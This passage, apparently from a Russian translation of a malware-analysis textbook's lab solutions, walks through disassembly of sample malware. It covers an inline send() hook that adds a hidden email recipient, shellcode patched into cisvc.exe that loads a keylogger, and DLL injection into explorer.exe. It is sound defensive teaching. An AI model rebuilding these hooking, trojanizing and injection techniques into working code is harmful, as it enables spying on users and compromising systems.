100012A3 p_dword_10003484= dword ptr 14h
100012A3
100012A3          push      ebp
100012A4          mov       ebp, esp
100012A6          sub       esp, 8
100012A9          mov       eax, [ebp+wsock32_DLL]
100012AC          push      eax                   ; lpModuleName
100012AD          call      ds:GetModuleHandleA ❷
...
100012CF          mov       edx, [ebp+send_function]
100012D2          push      edx                   ; lpProcName
100012D3          mov       eax, [ebp+hModule]
100012D6          push      eax                   ; hModule
100012D7          call      ds:GetProcAddress ❸
100012DD          mov       [ebp+lpAddress], eax
```


В листинге 11.11Л мы видим дескриптор файла `wsock32.dll`, полученный с помощью `GetModuleHandleA` в строке ❷. Этот дескриптор передается в вызов `GetProcAddress`, чтобы получить адрес функции `send` ❸. В итоге вредонос передает этот адрес, а также два других параметра (`sub_1000113D` и `dword_10003484`) в функцию `sub_10001203`, которую мы переименовали в `place_hook`.

Теперь исследуем вызов `place_hook` и переименуем его аргументы, чтобы упростить дальнейший анализ. Начало `place_hook` показано в листинге 11.12Л.

Листинг 11.12Л. Вычисление адреса для последующего перехода

```
10001209       mov        eax, [ebp+_sub_1000113D]
1000120C       sub        eax, [ebp+send_address]
1000120F       sub        eax, 5
10001212       mov        [ebp+var_4], eax ❶
```

Код в листинге 11.12Л вычисляет разницу между адресом вызова `send` и началом функции `sub_1000113D`. Прежде чем полученный результат будет помещен в переменную `var_4` ❶, из него вычитается 5 байт. `var_4` используется позже, с добавлением значения `0xE9` (опкод инструкции `jmp`), чтобы сформировать пятибайтную инструкцию перехода к `sub_1000113D`.

Теперь рассмотрим остальную часть `place_hook`, в которой этот код устанавливается в качестве перехватчика. Начальный блок функции `send` заменен инструкциями, представленными в листинге 11.13Л.

Листинг 11.13Л. Установка вложенного перехватчика

```
10001271       mov        edx, [ebp+send_address]
10001274       mov        byte ptr [edx], 0E9h ❶
10001277       mov        eax, [ebp+send_address]
1000127A       mov        ecx, [ebp+var_4]
1000127D       mov        [eax+1], ecx ❷
```

В строке ❶ опкод `0xE9` копируется в начало функции `send`. Затем сразу за `0xE9` в память помещается переменная `var_4` ❷. Как вы помните из листинга 11.12Л, `var_4` содержит конечный адрес перехода — `sub_1000113D`. Код в листинге 11.13Л размещает инструкцию `jmp` в начале вызова `send`, в результате чего происходит переход к функции `sub_1000113D` внутри `spoolvxx32.dll`, которую мы переименуем в `hook_function`.

Прежде чем приступать к исследованию `hook_function`, подытожим анализ вложенного перехватчика. В листинге 11.14Л показан вызов `place_hook`, предназначенный для модификации памяти.

Листинг 11.14Л. Функция place_hook (sub_10001203), манипулирующая памятью

```
10001218       push      ecx                    ; lpflOldProtect
10001219       push      PAGE_EXECUTE_READWRITE ; flNewProtect
1000121B       push      5                      ; dwSize
1000121D       mov       edx, [ebp+send_address]
10001220       push      edx                    ; lpAddress
10001221       call      ds:VirtualProtect ❶
10001227       push      0FFh                   ; Size
1000122C       call      malloc
10001231       add       esp, 4
10001234       mov       [ebp+var_8], eax ❷
```

В строке ❶ листинга 11.14Л (начало функции `send`) `place_hook` делает вызов к `VirtualProtect`. Это открывает участок памяти для выполнения, чтения и записи, что позволяет вредоносу изменять инструкции внутри функции `send`. Еще один вызов `VirtualProtect` в конце кода восстанавливает исходные параметры доступа к памяти. Сразу после `VirtualProtect` вредонос выделяет в памяти `0xFF` байт, используя `malloc`, и сохраняет результат в переменную `var_8` ❷. Поскольку эта динамически выделяемая переменная сыграет важную роль в установке нашего перехватчика, мы переименуем ее в `trampoline` (от англ. «батут»).

ПРИМЕЧАНИЕ

Для корректной работы этого кода память, возвращаемая вызовом malloc, должна быть исполняемой, что происходит не всегда — например, если с помощью ключа вроде /Noexecute=alwayson включена система предотвращения выполнения данных.

В листинге 11.15Л показан процесс создания нашего «батута».

Листинг 11.15Л. Обратный переход для вложенного перехватчика

```
10001246        push      5                      ; Size
10001248        mov       eax, [ebp+send_address]
1000124B        push      eax                    ; Src
1000124C        mov       ecx, [ebp+trampoline]
1000124F        add       ecx, 5
10001252        push      ecx                    ; Dst
10001253        call      memcpy ❶
```

```
10001258        add       esp, 0Ch
1000125B        mov       edx, [ebp+trampoline]
1000125E        mov       byte ptr [edx+0Ah], 0E9h ❷
10001262        mov       eax, [ebp+send_address]
10001265        sub       eax, [ebp+trampoline]
10001268        sub       eax, 0Ah
1000126B        mov       ecx, [ebp+trampoline]
1000126E        mov       [ecx+0Bh], eax ❸
```

В строке ❶ листинга 11.15Л вызов `memcpy` копирует первые 5 байт функции `send` и помещает их в код для обратного перехода. Вредонос должен убедиться в том, что оригинальные инструкции в этих 5 байтах сохранены, поскольку позже они перезаписываются (см. листинг 11.13Л). Эта процедура основана на предположении, что несколько первых инструкций функции `send` занимают ровно 5 байт, что не всегда так.

Дальше вредонос добавляет инструкцию `jmp` в код обратного перехода: в строку ❷ вставляется опкод `0xE9`, а в строку ❸ — место назначения перехода. Последнее вычисляется путем вычитания адреса обратного перехода из адреса функции `send` (то есть управление вернется обратно к `send`).

В конце `place_hook` присваивает глобальной переменной `dword_10003484` адрес обратного перехода. Переименуем ее в `trampoline_function`, чтобы было понятнее.

Теперь проанализируем функцию `hook_function` (`sub_1000113D`), которая будет иметь те же аргументы, что и `send`, так как устанавливается в качестве перехватчика. Для начала щелкнем правой кнопкой мыши на имени функции, выберем пункт меню Set Function Type (Задать тип функции) и введем следующее:

```
int __stdcall hook_function(SOCKET s, char * buf, int len, int flags)
```

Функция-перехватчик ищет строку `RCPT TO:` внутри `buf`. В случае успеха выполняется код, показанный в листинге 11.16Л. Если же строка не найдена, вредонос вызывает функцию `trampoline_function`, в результате чего вызов `send` выполняется так же, как до установки перехватчика.

Листинг 11.16Л. Создание строки для добавления получателя

```
1000116D        push      offset aRcptTo_1      ; "RCPT TO: <" ❶
10001172        lea       ecx, [ebp+Dst]
10001178        push      ecx                   ; Dst
10001179        call      memcpy
...
10001186        push      offset email_address  ; Src ❷
...
10001198        lea       edx, [ebp+eax+Dst]
1000119F        push      edx                   ; Dst
100011A0        call      memcpy
100011A8        push      offset Source         ; ">\r\n" ❸
100011AD        lea       eax, [ebp+Dst]
100011B3        push      eax                   ; Dest
100011B4        call      strcat
```

Код в листинге 11.16Л формирует строку, которая добавляется в исходящий буфер. Эта строка начинается с символов `RCPT TO: <` ❶, за которыми идут переменная

email_address ❷ и значение >\r\n ❸. Переменная email_address в данном случае равна billy@malwareanalysisbook.com (этот адрес извлекается из файла Lab11-02.ini, как мы выяснили при исследовании его содержимого). Таким образом, код добавляет получателя во все исходящие сообщения электронной почты.

Низкоуровневый обзор перехватчика

Подытожим принцип работы перехватчика (проиллюстрированный в общих чертах на рис. 11.4Л).

1. Программа вызывает функцию send.
2. Первая инструкция функции send передает выполнение процедуре sub_1000113D.
3. Процедура sub_1000113D модифицирует исходящий буфер, только если тот содержит строку RCPT TO:.
4. sub_1000113D вызывает код обратного перехода («батут»), который находится в куче и на который указывает dword_10003484.
5. Код обратного перехода выполняет первые три инструкции оригинальной функции send (перезаписанные в ходе установки перехватчика).
6. Код обратного перехода возвращается на 5 байт вглубь функции send, чтобы та могла продолжить нормальную работу.

Исследование перехватчика в OllyDbg

Мы можем исследовать вложенный перехватчик с помощью OllyDbg, установив вредонос и запустив Outlook Express (этот почтовый клиент входит в состав Windows XP и запускается как msimn.exe). Чтобы подключиться к процессу, выберем пункт меню File ▸ Attach (Файл ▸ Подключиться) и укажем в списке msimn.exe. В результате все потоки приложения сразу же остановятся. Изучив карту памяти, мы увидим, что процесс загружает библиотеку spoolvxx32.dll, так как она находится в списке AppInit_DLLs.

Теперь рассмотрим функцию send. Нажмем Ctrl+G и наберем send в поле ввода. На рис. 11.5Л показано начало этой функции с переходом к sub_1000113D (вы можете создать точку останова для этого перехода и проанализировать код во время его выполнения).




Рис. 11.5Л. Исследование вложенного перехватчика функции send внутри msimn.exe

Перехват сетевого трафика

Чтобы поймать эту вредоносную программу на горячем и увидеть, как она модифицирует сетевой трафик, подготовим безопасную среду следующим образом.

1. Оставьте в виртуальной машине только локальную сеть.
2. Установите вредонос в виртуальную машину с помощью команды `rundll32.exe Lab11-02.exe,installer`.
3. Скопируйте файл `Lab11-02.ini` в `C:\Windows\System32\`.
4. Запустите Wireshark и начните захват пакетов на сетевом интерфейсе виртуальной машины.
5. Настройте Outlook Express для отправки писем в основную систему.
6. Запустите в своей основной системе фиктивный почтовый сервер, используя команду `python -m smtpd -n -c DebuggingServer` *`IP`*`:25`, где *`IP`* — это адрес компьютера.
7. Отправьте письмо из Outlook Express.
8. Просмотрите перехваченные пакеты в Wireshark и выберите пункт меню Follow TCP Stream (Следовать за TCP-потоком) для нашего письма.

Резюме

В этой лабораторной работе рассматривалась вредоносная библиотека. Она экспортирует функцию `installer`, которая устанавливает вредоносный файл на постоянной основе с помощью `AppInit_DLLs`, благодаря чему он загружается в большинство процессов. Вредонос проверяет, загружен ли он в почтовый клиент, используя готовый список имен. Запустившись в одном из таких процессов, он играет роль пользовательского руткита, устанавливая вложенный перехватчик функции `send`. Перехватчик представляет собой инструкцию `jmp`, помещенную в начало данной функции. Он инициирует вызов, который ищет `RCPT TO` в каждом буфере, переданном в виде аргумента. Если поиск оказался успешным, вредонос вставляет дополнительное поле `RCPT TO` с адресом, полученным в результате декодирования файла `Lab11-02.ini`. В итоге, когда письма отправляются из заданных клиентов, их копии попадают к злоумышленнику.

Работа 11.3

Краткие ответы

1. Файл `Lab11-03.exe` содержит строки `inet_epar32.dll` и `net start cisvc`; скорее всего, это означает, что он запускает службу индексирования CiSvc. Библиотека `Lab11-03.dll` содержит строку `C:\WINDOWS\System32\kernel64x.dll` и импортирует API-вызовы `GetAsyncKeyState` и `GetForegroundWindow`. Это наводит на мысль, что файл является кейлогером, который записывает логи в `kernel64x.dll`.

2. Сначала вредонос копирует файл `Lab11-03.dll` в системный каталог Windows и переименовывает его в `inet_epar32.dll`. Затем он записывает данные в `cisvc.exe` и запускает службу индексирования. Похоже, что вредонос также записывает нажатия клавиш в файл `C:\Windows\System32\kernel64x.dll`.
3. Вредонос устанавливает библиотеку `Lab11-03.dll` на постоянной основе, внедряя троян в службу индексации путем перенаправления точки входа. Точка входа передает управление коду командной оболочки, который загружает библиотеку.
4. Вредонос заражает службу `cisvc.exe`, чтобы та загрузила файл `inet_epar32.dll` и вызвала его экспортный вызов `zzz69806582`.
5. `Lab11-03.dll` является активным кейлогером, весь код которого находится в экспортном вызове `zzz69806582` этой библиотеки.
6. Вредонос сохраняет информацию о нажатии клавиш и окне, в котором они были сделаны, в файл `C:\Windows\System32\kernel64x.dll`.

Подробный анализ

Начнем наш анализ с рассмотрения строк и импортов в файлах `Lab11-03.exe` и `Lab11-03.dll`. Файл `Lab11-03.exe` содержит строки `inet_epar32.dll` и `net start cisvc`. Команда `net start` используется в Windows для запуска служб, но мы все еще не знаем, зачем вредоносу понадобилась служба индексации. Этому моменту будет уделено особое внимание во время углубленного анализа.

Библиотека `Lab11-03.dll` содержит строку `C:\WINDOWS\System32\kernel64x.dll` и импортирует API-вызовы `GetAsyncKeyState` и `GetForegroundWindow`. Похоже, что это кейлогер, который записывает нажатия клавиш в файл `kernel64x.dll`. Эта библиотека также экспортирует вызов со странным именем `zzz69806582`.

Теперь воспользуемся динамическими методиками и посмотрим, чем вредонос занимается во время выполнения. Откроем procmon и создадим фильтр по имени `Lab11-03.exe`. Мы видим создание файла `C:\Windows\System32\inet_epar32.dll`, идентичного `Lab11-03.dll`. Это говорит нам о том, что вредонос копирует библиотеку `Lab11-03.dll` в системный каталог Windows.

При дальнейшем анализе вывода procmon можно заметить, что вредонос открывает дескриптор файла `cisvc.exe`, однако операций `WriteFile` нигде не видно.

В конце вредонос запускает службу индексации, используя команду `net start cisvc`. Process Explorer показывает `cisvc.exe` в списке запущенных процессов. Так как мы подозреваем, что данная программа записывает нажатия клавиш, откроем Блокнот и введем несколько символов `a`. Мы можем наблюдать создание файла `kernel64x.dll`. Открыв его в hex-редакторе, увидим следующий вывод:

```
Untitled - Notepad: 0x41
Untitled - Notepad: 0x41
Untitled - Notepad: 0x41
Untitled - Notepad: 0x41
```

Шестнадцатеричные коды клавиш, которые мы нажали, были записаны в файл `kernel64x.dll` (вредонос не конвертирует шестнадцатеричные значения в читаемые строки, поэтому у злоумышленника, вероятно, есть скрипт для приведения введенных данных в понятный вид). Здесь же мы видим название программы, в которой происходил ввод (Notepad).

Теперь воспользуемся углубленными методиками, чтобы понять, зачем вредонос запускает службу и как поток выполнения переходит к кейлогеру. Для начала загрузим файл `Lab11-03.exe` в IDA Pro и исследуем функцию `main`, представленную в листинге 11.17Л.

Листинг 11.17Л. Метод main в файле Lab11-03.exe

```
004012DB     push   offset NewFileName      ; "C:\\WINDOWS\\System32\\inet_epar32.dll"
004012E0     push   offset ExistingFileName ; "Lab11-03.dll"
004012E5     call   ds:CopyFileA ❶
004012EB     push   offset aCisvc_exe       ; "cisvc.exe"
004012F0     push   offset Format           ; "C:\\WINDOWS\\System32\\%s"
004012F5     lea    eax, [ebp+FileName]
004012FB     push   eax                     ; Dest
004012FC     call   _sprintf
00401301     add    esp, 0Ch
00401304     lea    ecx, [ebp+FileName]
0040130A     push   ecx                     ; lpFileName
0040130B     call   sub_401070 ❷
00401310     add    esp, 4
00401313     push   offset aNetStartCisvc   ; "net start cisvc" ❸
00401318     call   system
```

В строке ❶ мы видим, что метод `main` начинается с копирования файла `Lab11-03.dll` в `C:\Windows\System32` и его переименования в `inet_epar32.dll`. Затем формируется строка `C:\WINDOWS\System32\cisvc.exe`, которая передается в функцию `sub_401070` ❷. В завершение вредонос запускает службу индексирования, передавая вызову `system` команду `net start cisvc` ❸.

Сосредоточимся на функции `sub_401070`, чтобы понять, что она делает со службой `cisvc.exe`. В этой функции много запутанного кода, так что попытаемся разобраться в ней с помощью диаграммы перекрестных ссылок, представленной на рис. 11.6Л.




Рис. 11.6Л. Диаграмма перекрестных ссылок для sub_401070

На этой диаграмме видно, что функция `sub_401070` отображает файл `cisvc.exe` на память, чтобы модифицировать его с помощью вызовов `CreateFileA`, `CreateFileMappingA` и `MapViewOfFile`. Все эти функции открывают файл для чтения и записи. Начальный адрес отображенного представления, возвращенного вызовом `MapViewOfFile` (в IDA Pro помечен как `lpBaseAddress`), одновременно считывается и записывается. Любые внесенные изменения будут сохранены на диск с помощью функции `UnmapViewOfFile` — это объясняет, почему в procmon не было видно операции `WriteFile`.

Похоже, что вредонос выполняет несколько вычислений и проверок с PE-заголовком файла `cisvc.exe`. Но вместо анализа этих сложных манипуляций сосредоточимся на данных, которые при этом записываются, после чего извлечем и рассмотрим образ службы, сброшенный на диск.

В листинге 11.18Л показано, как буфер записывается в файл, отображенный на память.

Листинг 11.18Л. Запись 312 байт кода командной оболочки в файл cisvc.exe

```
0040127C        mov     edi, [ebp+lpBaseAddress] ❶
0040127F        add     edi, [ebp+var_28]
00401282        mov     ecx, 4Eh
00401287        mov     esi, offset byte_409030 ❷
0040128C        rep movsd
```

В строке ❶ отображенный адрес файла помещается в регистр EDI и выравнивается по некоему сдвигу с помощью переменной `var_28`. Затем в ECX загружается значение `0x4E` — количество чисел `DWORD`, которые нужно записать (`movsd`). То есть общее количество байтов в десятичной системе равно 0x4E × 4 = 312. В конце значение `byte_409030` помещается в регистр ESI ❷, а инструкция `rep movsd` копирует данные по адресу 0x409030 в отображенный файл. Рассмотрим эти данные в виде байтов, представленных в левой части табл. 11.1Л.

Таблица 11.1Л. Код командной оболочки, записанный в файл cisvc.exe

Байты				Ассемблерный код		
00409030	unk_409030	db	55h	00409030	push	ebp
00409031		db	89h	00409031	mov	ebp, esp
00409032		db	0E5h	00409033	sub	esp, 40h
00409033		db	81h	00409039	jmp	loc_409134
00409034		db	0ECh			
00409035		db	40h			

Левая часть таблицы содержит байты в их исходном виде, но если, находясь в IDA Pro, мы поместим курсор на адрес 0x409030 и нажмем клавишу C, то получим ассемблерный код, представленный справа. Код командной оболочки представляет

собой ассемблерную вставку, которая в данном случае используется для внедрения в процесс. Его анализ получился бы сложным и запутанным, поэтому мы сначала попробуем исследовать его строки, чтобы понять, что он делает.

Ближе к концу 312-байтной последовательности расположены две строки:

```
00409139 aCWindowsSystem     db 'C:\WINDOWS\System32\inet_epar32.dll',0
0040915D aZzz69806582        db 'zzz69806582',0
```

Наличие пути к файлу `inet_epar32.dll` и имени экспортного вызова `zzz69806582` говорит о том, что этот код командной оболочки загружает DLL и вызывает функцию, которую та экспортирует.

Теперь посмотрим, как изменился файл `cisvc.exe` после запуска вредоноса, сравнив две версии между собой (в большинстве hex-редакторов есть инструменты для такого сравнения). Мы нашли два отличия: добавление 312 байтов кода командной оболочки и двухбайтное изменение в PE-заголовке. Последнее рассмотрим с помощью PEview. Результат сравнения показан на рис. 11.7Л.




Рис. 11.7Л. Оригинальная и зараженная версии cisvc.exe, открытые в PEview

В верхней части рис. 11.7Л показан исходный вариант `cisvc.exe` (с названием `cisvc_original.exe`), загруженный в PEview; снизу вы можете видеть зараженную версию. На участках ❶ и ❷ можно заметить разницу между точками входа обоих файлов. Если загрузить их в IDA Pro, вы увидите, что вредонос перенаправил оригинальную точку входа так, чтобы при каждом запуске `cisvc.exe` перед ней выполнялся код командной оболочки. В листинге 11.19Л показан отрезок shell-кода в зараженной версии файла.

Листинг 11.19Л. Важные вызовы в shell-коде внутри зараженного файла cisvc.exe

```
01001B0A        call    dword ptr [ebp-4] ❶
01001B0D        mov     [ebp-10h], eax
01001B10        lea     eax, [ebx+24h]
01001B16        push    eax
01001B17        mov     eax, [ebp-10h]
01001B1A        push    eax
01001B1B        call    dword ptr [ebp-0Ch] ❷
01001B1E        mov     [ebp-8], eax
01001B21        call    dword ptr [ebp-8] ❸
01001B24        mov     esp, ebp
01001B26        pop     ebp
01001B27        jmp     _wmainCRTStartup ❹
```

Теперь загрузим зараженную версию `cisvc.exe` в отладчик и укажем точку останова для адреса 0x1001B0A. Оказывается, в строке ❶ вредонос делает вызов `LoadLibrary`, чтобы загрузить в память библиотеку `inet_epar32.dll`. В строке ❷ вызывается функция `GetProcAddress` с аргументом `zzz69806582`, чтобы получить адрес экспортного вызова. Дальше этот вызов выполняется ❸. В конце вредонос переходит к оригинальной точке входа ❹, чтобы служба могла работать в обычном режиме. Функция внутри кода командной оболочки подтверждает наши подозрения о том, что вредонос загружает библиотеку `inet_epar32.dll` и выполняет ее экспортный вызов.

Анализ кейлогера

Проанализируем файл `inet_epar32.dll`, который ничем не отличается от `Lab11-03.dll`. Для начала загрузим его в IDA Pro. Большая часть кода принадлежит экспортной функции `zzz69806582`, которая запускает поток и завершается. Сосредоточимся на этом потоке, представленном в листинге 11.20Л.

Листинг 11.20Л. Создание мьютекса и файла внутри потока, запущенного функцией zzz69806582

```
1000149D        push    offset Name         ; "MZ"
100014A2        push    1                   ; bInitialOwner
100014A4        push    0                   ; lpMutexAttributes
100014A6        call    ds:CreateMutexA ❶
...
100014BD        push    0                   ; hTemplateFile
100014BF        push    80h                 ; dwFlagsAndAttributes
100014C4        push    4                   ; dwCreationDisposition
100014C6        push    0                   ; lpSecurityAttributes
100014C8        push    1                   ; dwShareMode
100014CA        push    0C0000000h          ; dwDesiredAccess
100014CF        push    offset FileName     ; "C:\\WINDOWS\\System32\\
                                              kernel64x.dll"
100014D4        call    ds:CreateFileA ❷
```

В строке ❶ вредонос создает мьютекс под названием `MZ`. Это гарантирует, что программа будет присутствовать в системе в единственном экземпляре, потому что, если этот мьютекс уже существует, предыдущий вызов `OpenMutex` (не показан

в листинге) завершит работу потока. Дальше в строке ❷ создается или открывается для записи файл с именем `kernel64x.dll`.

После получения дескриптора для `kernel64x.dll` вредонос устанавливает курсор в конец файла и вызывает функцию `sub_10001380`, которая содержит цикл с вызовами `GetAsyncKeyState`, `GetForegroundWindow` и `WriteFile`. Это подтверждает наши догадки о методе для записи нажатий клавиш, который был описан в пункте «Кейлогеры в пользовательском режиме» подраздела «Кейлогеры» раздела «Похищение учетных данных» главы 11.

Резюме

Программа `Lab11-03.exe` заражает и затем запускает системную службу индексирования (`cisvc.exe`). Вредоносный код командной оболочки загружает DLL и вызывает ее экспортную функцию, которая запускает кейлогер. Эта функция также создает мьютекс `MZ` и записывает нажатия клавиш в файл `kernel64x.dll`, который находится в системном каталоге Windows.

Работа 12.1

Краткие ответы

1. После запуска вредоноса на экране каждую минуту начинают появляться всплывающие сообщения.
2. Внедрение происходит в процесс `explorer.exe`.
3. Вы можете перезапустить `explorer.exe`.
4. Вредонос внедряет библиотеку `Lab12-01.dll`, чтобы запустить ее в рамках процесса `explorer.exe`. После внедрения библиотека начинает периодически (раз в минуту) выводить на экран сообщение со счетчиком, который показывает количество прошедших минут.

Подробный анализ

Начнем с базового статического анализа. В таблице импорта в файле `Lab12-01.exe` находятся такие вызовы, как `CreateRemoteThread`, `WriteProcessMemory` и `VirtualAllocEx`. Из главы 12 вы знаете, что здесь имеет место некая разновидность внедрения в процесс. Таким образом, нашей первоочередной задачей должен быть поиск внедряемого кода и процесса, в который происходит внедрение. Среди строк вредоноса можно выделить следующие: `explorer.exe`, `Lab12-01.dll` и `psapi.dll`.

Далее проведем динамический анализ, чтобы понять, чем занимается вредонос после запуска. Если запустить файл `Lab12-01.exe`, он начнет выводить сообщение с периодичностью в 1 минуту (что заметно отвлекает при работе с инструментами для анализа). При этом procmon не показывает никакой полезной информации,

в Process Explorer не видно никаких подозрительных процессов или сетевых функций импорта. Чтобы понять, откуда берутся эти сообщения, перейдем в IDA Pro.

Через несколько строк после начала функции `main` вредонос ищет адреса вызовов внутри `psapi.dll`, предназначенных для получения перечня процессов в Windows. В листинге 12.1Л показан один из трех таких случаев, в котором используются операции `LoadLibraryA` и `GetProcAddress`.

Листинг 12.1Л. Динамический поиск функций для получения списка процессов

```
0040111F      push    offset ProcName        ; "EnumProcessModules"
00401124      push    offset LibFileName     ; "psapi.dll"
00401129      call    ds:LoadLibraryA
0040112F      push    eax                    ; hModule
00401130      call    ds:GetProcAddress
00401136      mov ❶   dword_408714, eax
```

Вредонос сохраняет указатели на функции в глобальные переменные `dword_408714`, `dword_40870C` и `dword_408710`. Мы можем их переименовать, чтобы было легче следить за выполнением вызовов; назовем их `myEnumProcessModules`, `myGetModuleBaseNameA` и `myEnumProcesses`. В строке ❶ листинга 12.1Л `dword_408714` следует заменить на `myEnumProcessModules`.

После динамического получения адресов функций код делает вызов `dword_408710` (`EnumProcesses`), который возвращает идентификаторы всех процессов в системе. Полученный массив со списком PID сохраняется в локальную переменную `dwProcessId`. Последняя используется в цикле для перебора списка процессов и вызова для каждого из них функции `sub_401000`.

При исследовании функции `sub_401000` можно заметить, что после передачи `OpenProcess` с идентификатором процесса она вызывает функцию импорта `EnumProcessModules`, адрес которой был получен динамически. Дальше в строке ❶ листинга 12.2Л мы видим вызов `dword_40870C` (`GetModuleBaseNameA`).

Листинг 12.2Л. Сравнение строк со значением explorer.exe

```
00401078      push    104h
0040107D      lea     ecx, [ebp+Str1]
00401083      push    ecx
00401084      mov     edx, [ebp+var_10C]
0040108A      push    edx
0040108B      mov     eax, [ebp+hObject]
0040108E      push    eax
0040108F      call    dword_40870C ❶      ; GetModuleBaseNameA
00401095      push    0Ch                 ; MaxCount
00401097      push    offset Str2         ; "explorer.exe"
0040109C      lea     ecx, [ebp+Str1]
004010A2      push    ecx                 ; Str1
004010A3      call    _strnicmp ❷
```

Динамически найденная функция `GetModuleBaseNameA` используется для перевода PID в имя процесса. После этого в строке ❷ значения, полученные с помощью `GetModuleBaseNameA` (`Str1`), сравниваются со строкой `explorer.exe` (`Str2`). Вредонос ищет в памяти процесс `explorer.exe`.

При нахождении нужного процесса вызов `sub_401000` возвращает `1`, а функция `main` открывает его дескриптор, используя операцию `OpenProcess`. В случае успешного получения дескриптора выполняется код, представленный в листинге 12.3Л, а сам дескриптор будет использоваться для модификации процесса.

Листинг 12.3Л. Запись строки во внешний процесс

```
0040128C       push      4                          ; flProtect
0040128E       push      3000h                      ; flAllocationType
00401293       push      104h ❷                     ; dwSize
00401298       push      0                          ; lpAddress
0040129A       mov       edx, [ebp+hProcess]
004012A0       push      edx                        ; hProcess
004012A1       call      ds:VirtualAllocEx ❶
004012A7       mov       [ebp+lpParameter], eax ❸
004012AD       cmp       [ebp+lpParameter], 0
004012B4       jnz       short loc_4012BE
...
004012BE       push      0                          ; lpNumberOfBytesWritten
004012C0       push      104h                       ; nSize
004012C5       lea       eax, [ebp+Buffer]
004012CB       push      eax                        ; lpBuffer
004012CC       mov       ecx, [ebp+lpParameter]
004012D2       push      ecx                        ; lpBaseAddress
004012D3       mov       edx, [ebp+hProcess]
004012D9       push      edx                        ; hProcess
004012DA       call      ds:WriteProcessMemory ❹
```

В строке ❶ листинга 12.3Л мы видим вызов `VirtualAllocEx`, который динамически выделяет память в процессе `explorer.exe`. Для этого записывается переменная `dwSize` ❷ размером 0x104 байт. Если `VirtualAllocEx` завершается успешно, указатель на выделенную память будет помещен в переменную `lpParameter` в строке ❸. Последняя затем будет передана в вызов `WriteProcessMemory` ❹ вместе с дескриптором процесса, чтобы записать данные в `explorer.exe`. В листинге эти данные обозначены как `Buffer` и выделены жирным шрифтом.

Чтобы понять, что именно внедряется, перейдем к тому участку кода, где устанавливается значение переменной `Buffer`. Мы видим, что это путь к текущему каталогу, к которому добавлена строка `Lab12-01.dll`. Из этого можно сделать вывод, что вредонос записывает в процесс `explorer.exe` путь к файлу `Lab12-01.dll`.

В случае успешной записи пути к библиотеке в процесс `explorer.exe` выполняется код, показанный в листинге 12.4Л.

Листинг 12.4Л. Создание внешнего потока

```
004012E0       push      offset ModuleName          ; "kernel32.dll"
004012E5       call      ds:GetModuleHandleA
004012EB       mov       [ebp+hModule], eax
004012F1       push      offset aLoadlibrarya       ; "LoadLibraryA"
004012F6       mov       eax, [ebp+hModule]
004012FC       push      eax                        ; hModule
004012FD       call      ds:GetProcAddress
00401303       mov       [ebp+lpStartAddress], eax ❶
```

```
00401309        push    0                               ; lpThreadId
0040130B        push    0                               ; dwCreationFlags
0040130D        mov     ecx, [ebp+lpParameter]
00401313        push    ecx                             ; lpParameter
00401314        mov     edx, [ebp+lpStartAddress]
0040131A        push    edx  ❷                          ; lpStartAddress
0040131B        push    0                               ; dwStackSize
0040131D        push    0                               ; lpThreadAttributes
0040131F        mov     eax, [ebp+hProcess]
00401325        push    eax                             ; hProcess
00401326        call    ds:CreateRemoteThread
```

Вызовы `GetModuleHandleA` и `GetProcAddress` (выделенные жирным шрифтом) используются для получения адреса функции `LoadLibraryA`. Этот адрес совпадает в `explorer.exe` и вредоносе (`Lab12-01.exe`); он используется для вставки `LoadLibraryA` внутрь функции `lpStartAddress`, как показано в строке ❶. `lpStartAddress` передается в вызов `CreateRemoteThread` ❷, чтобы заставить `explorer.exe` выполнить `LoadLibraryA`. Аргумент для `LoadLibraryA` передается через функцию `CreateRemoteThread` в виде переменной `lpParameter`, которая содержит строку с путем к `Lab12-01.dll`. Это, в свою очередь, приводит к созданию во внешнем процессе нового потока, который вызывает `LoadLibraryA` с аргументом `Lab12-01.dll`. Из этого можно сделать вывод, что данный исполняемый файл внедряет библиотеку `Lab12-01.dll` в процесс `explorer.exe`.

